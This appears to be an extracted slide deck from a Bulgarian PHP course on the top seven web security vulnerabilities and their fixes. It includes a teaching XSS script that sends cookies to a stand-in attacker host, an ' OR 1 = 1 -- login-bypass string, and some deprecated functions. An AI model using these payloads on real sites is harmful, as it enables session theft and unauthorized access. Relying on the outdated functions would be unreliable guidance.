# Building secure applications with php

## *basics*

**PHP web development 2020/2021**

Milena Tomova
Vratsa Software

https://vratsasoftware.com/

*Security is not a list of things you do. Security is a way of thinking, a way of looking at things, a way of dealing with the world that says "I don't know how they'll do it, but I know they're going to try to screw me" and then, rather than dissolving into an existential funk, being proactive to prevent the problem.*

*Your System is attacked by basically two groups of people:*

- *Users –The users enter wrong parameters which put a negative effect on a web application or website.*
- *Hackers -Hackers intentionally disrupt the application and intentionally gain access to unauthorized data*

# Building secure applications with php

## *basics*

**PHP web development 2020/2021**

Milena Tomova
Vratsa Software

https://vratsasoftware.com/

# Top 7 PHP Security Vulnerabilities

## PHP web development 2020/2021

Milena Tomova
Vratsa Software

https://vratsasoftware.com/

# #1 SQL injection

#1

In this case, someone enters an SQL fragment (the classic example is a drop database statement, although there are many possibilities that don't include deletions which could be just as destructive) as a value in your URL or web form.

Never mind now how he knows what your table names are; that's another problem entirely.

# #1 SQL injection

#1

1. Insert- It inserts that type of a condition that will always be true.
2. Delete –It deletes data from a table.
3. Update –It Update data in a table.
4. This Kind of attack is usually used to gain unauthorized access to an application.

# #1 SQL injection

So, what can you do to avoid this?

1. First and foremost you need to be suspicious of any input you accept from a user.

1. Use prepared statements /PDO/

Suffice to say is that PDO separate the data from the instructions.

In doing so, it prevents data from being treated as anything other than data.

more info

# #2 XSS (Cross Site Scripting)

#2

The essence of any XSS attack is the injection of code (usually JavaScript code but it can be any client-side code) into the output of your PHP script.

This attack is possible when you display input that was sent to you, such as you would do with a forum posting for example.

The attacker may post JavaScript code in his message that does unspeakable things to your site.

# #2 XSS (Cross Site Scripting)

#2

1. It can be used to collect retrieve sensitive information such as cookies data.
2. It can be used to redirect the user to another website or a different URL.
3. Other threats – Shell Injection, PHP code injection, Email Injection.

# #2 XSS (Cross Site Scripting)

## Example

For example, if your application included a forum in which people could post messages to be read by other users, a malicious user could embed a <script> tag, shown below, which would reload the page to a site controlled by them, pass your cookie and session information as GET variables to their page, then reload your page as though nothing had happened. The malicious user could thereby collect other users' cookie and session information, and use this data in a session hijacking or other attack on your site.

```
<script>
document.location =
    'http://www.badguys.com/cgi-bin/cookie.php?' +
    document.cookie;
</script>
```

To prevent this type of attack, you need to be careful about displaying user-submitted content verbatim on a Web page. The easiest way to protect against this is simply to escape the characters that make up HTML syntax (in particular, < and >) to HTML character entities (< and >), so that the submitted data is treated as plain text for display purposes.
Just pass the data through PHP's **htmlspecialchars** function as you are producing the output.

# #2 XSS (Cross Site Scripting)

How to protect yourself?

info

https://www.sitepoint.com/php-security-cross-site-scripting-attacks-xss/


https://www.sitepoint.com/input-validation-using-filter-functions/

*To be continued ….*

# DEMO
# php security functions


# PHP security functions

```php
<?php
$user_input = "phptpoint is Awesome";
echo "<h4>This is my Commenting System</h4>";
echo $user_input;
?>
```



# PHP security functions

```php
<?php
$user_input = "<script>alert('welcome to phptpoint!');</script>";
echo "<h4>This is my  Commenting System</h4>";
echo $user_input;
?>
```




# PHP security functions

Врача Софтуер Общество

**Let's now secure our application from such attacks using strip_tags function.**

```
<?php
      $user_input = "<script>alert('hello phptpoint!');</script>";
     echo strip_tags($user_input);
     ?>
```



# PHP filter_var function

filter_var

The filter_var function is used to for data validation and sanitization.

If the data is of the right type then you can check the validation and you will get the false result while checking numeric validation on a string.

# PHP filter_var function

Use **filter_var function and FILTER_SANITIZE_STRIPPED** constant to strip tags or encode unwanted characters.
This filter helps to removes data that can be potentially harmful for your application.

```
<?php
$user_input = "<script>alert('Your site sucks!');</script>";
echo filter_var($user_input, FILTER_SANITIZE_STRIPPED);
?>
```

# PHP mysql_real_escape_string

mysql_real_escape_string

This function protect an application against SQL injection and used to create a legal SQL string.

# PHP mysql_real_escape_string

Врача Софтуер Общество

```
<?php
SELECT userid,pswd,role FROM users WHERE userid = 'admin' AND password = 'pass';
?>
```

# PHP mysql_real_escape_string

A vicious user can enter the following code in the user login box.‘OR’ 1 = 1- And abcd in the password text box , below is the authentication code module.

```
<?php

$userid = "' OR 1 = 1 -- ";

$pswd = "abcd";

$sql = "SELECT userid,pswd,role FROM users WHERE userid = '$userid' AND password
= '$pswd';";

echo $sql;

?>
```

# PHP mysql_real_escape_string



**Output:**

```
SELECT userid,pswd,role FROM users WHERE userid = '' OR 1 = 1 -- ' AND password =
abcd;
```

HERE,

1. "SELECT * FROM users WHERE user_id = ''" tests for an empty user id".
2. **"OR 1 = 1 " is a condition that will always be true.**
3. "--" comments that part that tests for the password.

# PHP mysql_real_escape_string

Let's now use mysql_real_escape_string function to secure login module.

```
<?php
$userid = mysql_real_escape_string("' OR 1 = 1 -- ");
$pswd = mysql_real_escape_string("abcd");
$sql = "SELECT userid,pswd,role FROM users WHERE userid = '$userid' AND password
= '$pswd';";
echo $sql;
?>
```

# Basic Principles of Writing Secure PHP Code

# Basic Principles of Writing Secure PHP Code

Basic Principles ...

## Never Trust User Input

*If you can memorize the above line "Never Trust User Input" and incorporate it into your daily coding practices, you are already halfway to writing more secure PHP code. The majority of vulnerabilities in PHP code are caused by a developer that did not properly mistrust user input. In other words, the developer did not include code to correctly or sufficiently sanitize some form of user input.*

# Basic Principles of Writing Secure PHP Code

Basic Principles ...

## Sanitize input early, sanitize output late

*When data arrives in your web application from a site visitor's browser, it needs to be sanitized as it arrives. You must ensure that you sanitize it as soon as it arrives or as **early** as possible before other parts of the application interact with the data.*

*When you sanitize output, you need to **sanitize as late as possible**. That way you can be sure that it is not modified after it is sanitized and you only sanitize it once: right before it is sent to the web browser.*

# Basic Principles of Writing Secure PHP Code

**Basic Principles ...**

## Sometimes you don’t control input

*Sometimes you might be receiving user input data from an API or a data feed into your application. You might be relying on another application to sanitize the data for you. Ideally you would re-sanitize any data that arrives in your application, but this is not always feasible for performance reasons or because the data is large and complex and it would require a lot of code to sanitize it.*

*In this case you need to remember to, at the very least,* ***sanitize the output.***

# Basic Principles of Writing Secure PHP Code

Basic Principles ...

## Sometimes you don’t control output

*Occasionally you might receive data from users on your website and send it to an external application via, for example, a REST API that you have published. Make sure that you sanitize all user input early, as it arrives in your application before you send it out via the API.*

*By doing this you help keep users of your data safe. You should not assume that developers using your API are sanitizing data on their end and that you can send them raw user input.*

# How to Sanitize, Validate and Escape Input

# How to Sanitize, Validate and Escape Input

## Validation

Validation makes sure that you have the **right kind of data**.

For example, you might make sure that a field specifying a number of items in a cart is an integer by using PHP's is_numeric() function.

If it returns false then you send an error back to the browser asking them for a valid integer.

When you test input for valid data and return error messages to the user, that is validation.

# Validation

**Validation** routines are normally used in a conditional statement e.g.

```
if(filter_var($address, FILTER_VALIDATE_EMAIL)){
 echo "Email is valid.";
} else {
 echo "Not valid.";
}
```

# How to Sanitize, Validate and Escape Input

## Sanitization

This **removes any harmful data**.

You might strip out <script> tags from form data.

Or you might remove quotes from an HTML attribute before sending it to the browser.

This is all sanitization because **it removes harmful data.**

# How to Sanitize, Validate and Escape Input

Врача Софтуер Общество

**Sanitization** takes some data and cleans it for you, returning the clean version. e.g.

```
//Remove all characters from the email except letters, digits and !#$%&'*+-
=?^_`{|}~@.[]


echo filter_var($dirtyAddress, FILTER_SANITIZE_EMAIL);
```

# How to Sanitize, Validate and Escape Input

## Escaping

This takes any harmful data and **makes it harmless.**

For example, you might escape HTML tags on output.

If someone includes a <script> tag which can result in an XSS vulnerability, you might output it as <script> where you have escaped the greater and less than signs to make it harmless.

# How to Sanitize, Validate and Escape Input

**Escaping** routines make potentially harmful data safe. They are frequently used as follows:

```
<?php

//Do some stuff that makes sure it's time to write data to the browser

?>

Thanks for your order. Please visit us again. You ordered <?php echo
esc_html($productName); ?>.
```

# When to Sanitize, Validate and Escape Input

# When to Sanitize, Validate and Escape Input

Summary

## At input: Validate and Sanitize

As data arrives your first step should be to validate it. Make sure integers are in fact integers and that no unusual or disallowed data is arriving in your application. The next step at input is to sanitize it and strip out anything potentially harmful. You will rarely escape data at input because your application will most likely need to work with the raw data, and you have already made it safe by validating and sanitizing.

# When to Sanitize, Validate and Escape Input

Summary

## At output: Sanitize and Escape

As data leaves your application, you need to remove any potentially harmful data again through sanitization. The reason you sanitize again on output is because a hacker may have tricked your application into creating harmful data for output, so you need to re-check that your output data is safe.

Then you need to escape the data to make sure it is suitable for whatever medium it is being output to. You may need to turn HTML tags into HTML entities to make them safe for the web browser. Or you may need to remove single and double quotes if your output is going to be used as an HTML attribute.

*Continue with #TOP 7 ….*

# #3 Source Code Revelation

#3

This one has to do with people being able to see the names and content of files they shouldn't in the event of a breakdown in Apache's configuration.

Yeah, I dig it, this is unlikely to happen, but it could and it's fairly easy to protect yourselves, so why not?

# #3 Source Code Revelation

The problem

We all know that PHP is server side – you can't just do a view source to see a script's code.

But if something happens to Apache and all of a sudden your scripts are served as plain text, people see source code they were never meant to see.

Some of that code might list accessible configuration files or have sensitive information like database credentials.

# #3 Source Code Revelation

The solution

is all about how you set up the directory structure for your application.

That is, it isn't so much a problem that bad people can see some code, it's what code they can see if sensitive files are kept in a public directory.

Keep important files out of the publicly-accessible directory to avoid the consequences of this blunder.

# #3 Source Code Revelation

```
/home
  /httpd
    /www.example.com
      .htpasswd
      /includes
        cart.class.php
        config.php
      /logs
        access_log
        error_log
      /www
        index.php
        /admin
          .htaccess
          index.php
```

All function libraries, classes and configuration files are stored in the includes directory. Always name these include files with a .php extension, so that even if all your protection is bypassed, the Web server will parse the PHP code, and will not display it to the user. The www and admin directories are the only directories whose files can be accessed directly by a URL; the admin directory is protected by an .htaccess file that allows users entry only if they know a user name and password that’s stored in the .htpasswd file in the root directory of the site.

# #3 Source Code Revelation

```
/home
  /httpd
    /www.example.com
      .htpasswd
      /includes
        cart.class.php
        config.php
      /logs
        access_log
        error_log
      /www
        index.php
        /admin
          .htaccess
          index.php
```

You should set your Apache directory indexes to ‘index.php’, and keep an index.php file in every directory. Set it to redirect to your main page if the directory should not be browsable, such as an images directory or similar.

more info

# #4 Remote File Inclusion

#4

This is when remote files get included in your application.

But why is this a problem?

Because the remote file is untrusted. It could have been maliciously modified to contain code you don’t want running in your application.

# #4 Remote File Inclusion

## Example

Suppose you have a situation where your site at www.myplace.com includes the library www.goodpeople.com/script.php. One night, www.goodpeople.com is compromised and the contents of the file is replaced with evil code that will trash your application. Then someone visits your site, you pull in the updated code, and

# #4 Remote File Inclusion

So how do you stop it?

Fortunately, fixing this is relatively simple. All you have to do is go to your php.ini and check the settings on these flags.

- allow_url_fopen – indicates whether external files can be included. The default is to set this to ‘on’ but you want to turn this off.
- allow_url_include – indicates whether the include(), require(), include_once(), and require_once() functions can reference remote files. The default sets this off, and setting allow_url_fopen off forces this off too.

# #5 Session Hijacking

#5

Session hijacking is when a ne’er-do-well steals and use someone else’s session ID, which is something like a key to a safe deposit box.

When a session is set up between a client and a web server, PHP will store the session ID in a cookie on the client side probably called PHPSESSID.

Sending the ID with the page request gives you access to the session info persisted on the server (which populates the super global $_SESSION array).

# #5 Session Hijacking

If someone steals a session key, is that bad?

If you aren't doing anything important in that session then the answer is no.

But if you are using that session to authenticate a user, then it would allow some vile person to sign on and get into things.

This is particularly bad if the user is important and has a lot of authority.

# #5 Session Hijacking

## What to do?

Change the session ID as often as is practical. This reduces your theft window.

From within PHP you can run the session_regenerate_id() function to change the session ID and notify the client.

# #5 Session Hijacking

## What to do?

There is a php.ini setting that will prevent JavaScript from being given access to the session id (session.cookie.httponly).

Or, you can use the function session_set_cookie_parms().

# #5 Session Hijacking

## What to do?

Session IDs can also be vulnerable server-side if you're using shared hosting services which store session information in globally accessible directories, like /tmp.

You can block the problem simply by storing your session ID in a spot that only your scripts can access, either on disk or in a database

# #6 Cross Site Request Forgery

#6

Here an user is tricked into performing an action he didn’t explicitly intend to do.

This can happen when, for example, the user is logged in to one of his favorite websites and proceeds to click a seemingly harmless link.

# #6 Cross Site Request Forgery

#6

In the background, his profile information is silently updated with an attacker's e-mail address.

The attacker can then use the website's password reset feature to e-mail herself a new password and she's just successfully stolen the account.

Any action that a user is allowed to perform while logged in to a website, an attacker can perform on his/her behalf, whether it's updating a profile, adding items to a shopping cart, posting messages on a forum, or practically anything else.

# #6 Cross Site Request Forgery

How to protect the users?

*an example and more info*

In order to ensure that an action is actually being performed by **the user** rather than a third party, you **need to associate it with some sort of unique identifier which can then be verified**.

# #6 Cross Site Request Forgery

Врача Софтуер Общество

```php
<?php

// make a random id

$_SESSION["token"] = md5(uniqid(mt_rand(), true));

echo '<a href="process.php?action=logout&csrf=' . $_SESSION["token"] .
'">Logout</a></p>';
```

# #6 Cross Site Request Forgery

Then - **verify the identifier in the requested script**

```
case "logout":
    if (isset($_GET["csrf"]) && $_GET["csrf"] == $_SESSION["token"]) {
        $_SESSION = array();
        session_destroy();
    }
    break;
```

# #6 Cross Site Request Forgery

Врача Софтуер Общество

To protect forms, you can also include the identifier inside of a hidden field as follows so it is submitted along with the rest of the form data.

```
<input type="hidden" name="csrf" value="<?php echo $_SESSION["token"]; ?>">
```

With these simple modifications, the attacker has been given the additional task of having to **guess an additional random token value**.

# #7 Directory Traversal

#7

This attack, like so many of the others, looks for for a site where the security is not all that it should be, and when if finds one, it causes files to be accessed that the owner did not plan to make publicly accessible.

# Resources

Resources

[Survive The Deep End: PHP Security]

[The ultimate PHP Security Checklist]

# Learn to Search in Internet



- The course assignments require to search in Internet
  - This is an important part of the learning process
  - Some exercises intentionally have no hints
- Learn to find solutions!
  - Software development includes everyday searching and learning
  - No excuses, just learn to study!
  - Developers learn new technologies, tools, languages every day!

# Questions?


Враца Софтуер Общество
Гнездото Coworking
Цялостен курс по програми ране
Дизайн курс
Курс по дигит. маркети нг
MindHub
CodeWeek Враца
HACK VRATSA
#кодаправиш

# Partners

Враца Софтуер Общество

AMERICA FOR BULGARIA FOUNDATION

ВРАЦА

Telerik Academy

НАЦИОНАЛНА МРЕЖА ЗА ДЕЦАТА

MindHub

ПРОМЯНАТА

# Trainings @ Vratsa Software

- Vratsa Software – High-Quality Education, Profession and Jobs
  - www.vratsasoftware.com
- The Nest Coworking
  - www.nest.bg
- Vratsa Software @ Facebook
  - www.fb.com/VratsaSoftware
- Slack Channel
  - www.vso.slack.com